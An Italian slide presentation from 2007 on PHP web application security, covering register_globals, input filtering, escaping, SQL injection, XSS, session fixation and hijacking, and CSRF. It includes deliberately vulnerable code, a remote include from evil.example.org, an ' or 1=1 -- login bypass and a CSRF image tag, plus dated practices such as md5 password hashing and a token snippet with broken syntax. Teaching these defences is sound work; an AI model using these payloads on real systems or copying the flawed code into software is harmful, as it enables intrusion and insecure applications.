La sicurezza delle applicazioni in PHP

Enrico Zimuel (enrico@zimuel.it)

Verona - 18 maggio 2007

Indice

- La sicurezza delle applicazioni web
- Le vulnerabilità delle applicazioni web
- La sicurezza in PHP:
  - La direttiva ***register_globals***
  - Filtrare l'input
  - Filtrare l'output (***escaping***)
  - SQL Injection
  - Cross Site Scripting (XSS)
  - Exposed source code
  - Session Fixation
  - Session Hijacking
  - Cross-Site Request Forgeries (CSRF)

La sicurezza delle applicazioni web

- Che cosa si intende per software sicuro?
- Per sicurezza del software si intende l'assenza da condizioni conflittuali capaci di produrre danni mortali o irreparabili ad un sistema. *(Wikipedia)*
- La sicurezza di un software è strettamente legata alla sua capacità di "sopravvivenza" ad attacchi esterni e ad errori più o meno critici.
- Le applicazioni web sono particolarmente vulnerabili poiché esposte a numerosi attacchi (internet)

La sicurezza delle applicazioni web (2)

- Quand'è che un software è ritenuto sicuro?
- La sicurezza deve essere intesa come misura non come caratteristica.
- La sicurezza è sempre relativa all'ambito di applicazione.
- La sicurezza non deve compromettere l'usabilità del software.
- La sicurezza deve essere parte integrante del processo di progettazione di un software.

Primi passi verso la sicurezza

- Progettare sempre ipotizzando ad un utilizzo abusivo del proprio software
- Tenersi aggiornati sulle problematiche di sicurezza
- Assumere sempre che i dati esterni al programma siano non validi fino a quando non se verifica la loro validità:
  - Filtrare sempre tutti i dati in input.
  - Codificare/formattare tutti i dati in output (*escaping*)


Gli 8 principi della sicurezza (Saltzer, Schroeder 1974)

1. Mantenere il design dell'applicazione il più piccolo e semplice possibile.
2. Il controllo degli accessi deve basarsi su permessi ("solo chi...") e non su esclusioni ("tutti tranne...").
3. Ogni accesso a ogni oggetto deve essere controllato.
4. Il design dell'applicazione non deve essere segreto.
5. Ove possibile, adottare meccanismi di protezione con più chiavi.
6. Utente e applicazioni devono operare con il minimo livello di privilegi possibile.
7. Ridurre al minimo i moduli in comune fra più utenti.
8. Realizzare interfacce semplici, che aiutino ad attivare tutti i meccanismi di sicurezza.

Le 10 principali vulnerabilità delle applicazioni web (OWASP)

- Unvalidated Input
- Broken Access Control
- Broken Authentication and Session Management
- Cross Site Scripting (XSS)
- Buffer Overflow
- Injection Flaws
- Improper Error Handling
- Insecure Storage
- Application Denial of Service
- Insecure Configuration Management

Le 10 principali vulnerabilità delle applicazioni web (OWASP)



La sicurezza in PHP: la direttiva *register_globals*

- La direttiva ***register_globals***, se abilitata, permette allo script PHP di creare variabili globali secondo quanto ricevuto via query string, form, cookies o sessione.

- Di default la direttiva *register_globals* è disabilitata dalla versione 4.2.0 di PHP.

- E' consigliabile tenere sempre disabilitata questa direttiva, in questo modo si ha più controllo sull'origine dei dati ($_GET, $_POST, $_COOKIE).

La sicurezza in PHP: la direttiva *register_globals*

```
<?php

if (authenticated_user()){
   $authorized = true;
}
if ($authorized) {
   include '/highly/sensitive/data.php';
}

?>
```

Se richiamo questo script con ?authorized=1 riesco ad autenticarmi saltando il controllo `authenticated_user()`

La sicurezza in PHP: la direttiva *register_globals*

```
<?php

include "$path/script.php";

?>
```


Manipolando la variabile globale $path posso inserire del codice PHP arbitrario nello script!!!

```
<?php

include "http://evil.example.org/?/script.php";

?>
```

La sicurezza in PHP: riconoscere e filtrare l'input

- Identificare l'origine dei dati: form ($_GET, $_POST), cookies ($_COOKIE), RSS feeds, etc.
- Non ritenere validi i dati in input finchè non se ne verifica l'autenticità. Non utilizzare fonti di autenticazione poco sicure, ad esempio $_SERVER o i dati provenienti da database.
- Inizializzare sempre tutte le variabili ed impostare la direttiva error_reporting su E_ALL.
- La chiave è identificare l'origine dei dati. Se i dati vengono generati da una sorgente esterna **devono essere sempre filtrati**.

La sicurezza in PHP: filtrare l'input e l'output (escaping)



La sicurezza in PHP: filtrare l'input

```php
<?php

$clean = array();

switch($_POST['color']){
   case 'red':
   case 'green':
   case 'blue':
      $clean['color'] = $_POST['color'];
      break;
}

?>
```

La sicurezza in PHP: filtrare l'input

```
<?php

$clean = array();

if (ctype_alnum($_POST['username'])) {
   $clean['username'] = $_POST['username'];
}

?>
```

La sicurezza in PHP: filtrare l'output (*escaping*)

- L'***escaping*** è la procedura di codifica dell'output in un set di caratteri sicuri e compatibili con il destinatario (sistema remoto)

- I due destinatari più comuni per l'output di uno script PHP sono il browser (htmlentities()) ed i database come MySQL (mysql_real_escape_string()).

- Altri tipi di *escaping* possono essere progettati dal programmatore a seconda delle esigenze facendo attenzione però a tutti i possibili casi!

La sicurezza in PHP: filtrare l'output (*escaping*)

```
<?php

$html= array();

$html['username']= htmlentities($clean['username'],
ENT_QUOTES, 'UTF-8');

echo "<p>Welcome back, {$html['username']}.</p>";

?>
```

La sicurezza in PHP: filtrare l'output (*escaping*)

```
<?php

$mysql = array();

$mysql['username'] =
mysql_real_escape_string($clean['username']);

$sql = "SELECT *
FROM profile
WHERE username = '{$mysql['username']}'";
$result = mysql_query($sql);

?>
```

La sicurezza in PHP: SQL Injection

```
<?php

$password = md5($_POST['password']);

$query = "SELECT * FROM users WHERE username =
'{$_POST['username']}' AND password = '$password'";

$result = mysql_query($query);
?>
```

Se richiamo questo script con **username** = **' or 1=1 --** riesco ad autenticarmi sempre. La stringa **--** indica l'inizio di un commento in SQL.

La sicurezza in PHP: SQL Injection

- Quali sono i rimedi all'SQL Injection?
  - Filtrare l'input
  - Codificare (*escaping*) l'output
  - Se non esiste una funzione di escaping dedicata per il vs. DBMS utilizzate addslashes().

La sicurezza in PHP: Cross Site Scripting (XSS)

- Il Cross Site Scripting (XSS) è una tecnica che consente di inserire codice arbitrario in uno script.

```
<?php

echo "<p>Welcome back, {$_GET['username']}.</p>";

?>
```

- Se `username = <script> ... </script>` il browser eseguirà il codice “maligno”, ad esempio in Javascript, nella pagina PHP.

La sicurezza in PHP: Exposed Source Code

- Quando includiamo file con estensione diversa da .php risultano leggibili da browser (ad esempio foo.inc)

- Questo dipende dal fatto che la maggior parte dei web server hanno come DefaultType il valore text/plain

- I file inclusi in un progetto PHP non dovrebbero essere memorizzati nella *root directory*

- La tecnica migliore consiste nel posizionare i file include e require in una directory del file system non accessibile via URL.

La sicurezza in PHP: Session Fixation

- PHP utilizza qualsiasi identificatore di sessione proveniente dal client.

- Un attaccante potrebbe prendere possesso di un applicazione remota inserendo un identificatore di sessione ad hoc. Ad esempio:
`http://example.org/login.php``PHPSESSID=1234`

- Un possibile rimedio è quello di rigenerare l'ID della sessione ad ogni autenticazione tramite la funzione session_regenerate_id().

La sicurezza in PHP: Session Hijacking

- Un attaccante può impersonificare un altro utente se viene a conoscenza del suo identificativo di sessione

- I metodi per ottenere un identificativo di sessione valido sono: ***fixation***, ***prediction*** e ***capture***.

- Il metodo ***fixation*** consente di fissare un identificativo di sessione con `?PHPSESSID=1234`e riutilizzarlo per aprire una nuova istanza dell'applicazione con un altro browser.

- Il metodo ***prediction*** consiste nel cercare di predire il valore di sessione (PHP utilizza valori pseudocasuali di SESSID).

La sicurezza in PHP: Session Hijacking

- Il metodo **capture** consiste nel catturare e decifrare il valore di sessione attraverso l'analisi delle variabili GET e dei cookies

- I possibili rimedi contro il Session Hijacking sono l'utilizzo delle connessioni SSL, la propagazione con i cookies, l'utilizzo di ***token*** personalizzati.

- I *token* sono dei valori generati casualmente per l'autenticazione delle pagine.

La sicurezza in PHP: Session Hijacking utilizzo dei token

```
<?php
session_start();
if (!isset($_SESSION['auth'])) {
   $auth = md5(uniqid(rand(), TRUE);
   $_SESSION['auth'] = $auth;
}
?>


<?php
echo '<a
href="page.php?auth=$_SESSION['auth']';
echo '">Click Me!</a>';
?>
```

La sicurezza in PHP: Cross-Site Request Forgeries


- Tecnica che consente di inviare richieste HTTP arbitrarie ad un vittima (client).

- Poiché le richieste sono generate dalla vittima possono superare tutti i controlli di rete come firewall, application gateway, etc.

- Un'immagine è spesso utilizzata come mezzo di attacco:

```
<img src="http://books.example.org/
buy.php?isbn=059600656X" />
```

La sicurezza in PHP: Cross-Site Request Forgeries



Bibliografia

- Chris Shiflett, ***Essential PHP Security***, O'Reilly, 2005
- Chris Snyder, Michael Southwell, ***Pro PHP Security***, Apress, 2005
- Ilia Alshanetsky, Rasmus Lerdorf, ***php|architect's Guide to PHP Security***, Marco Tabini & Associates, 2005
- ***PHP Security Guide 1.0***, PHP Security Consortium, 2005

Siti internet

- http://phpsec.org
- http://www.owasp.org
- http://shiflett.org/
- http://phpsecurity.org/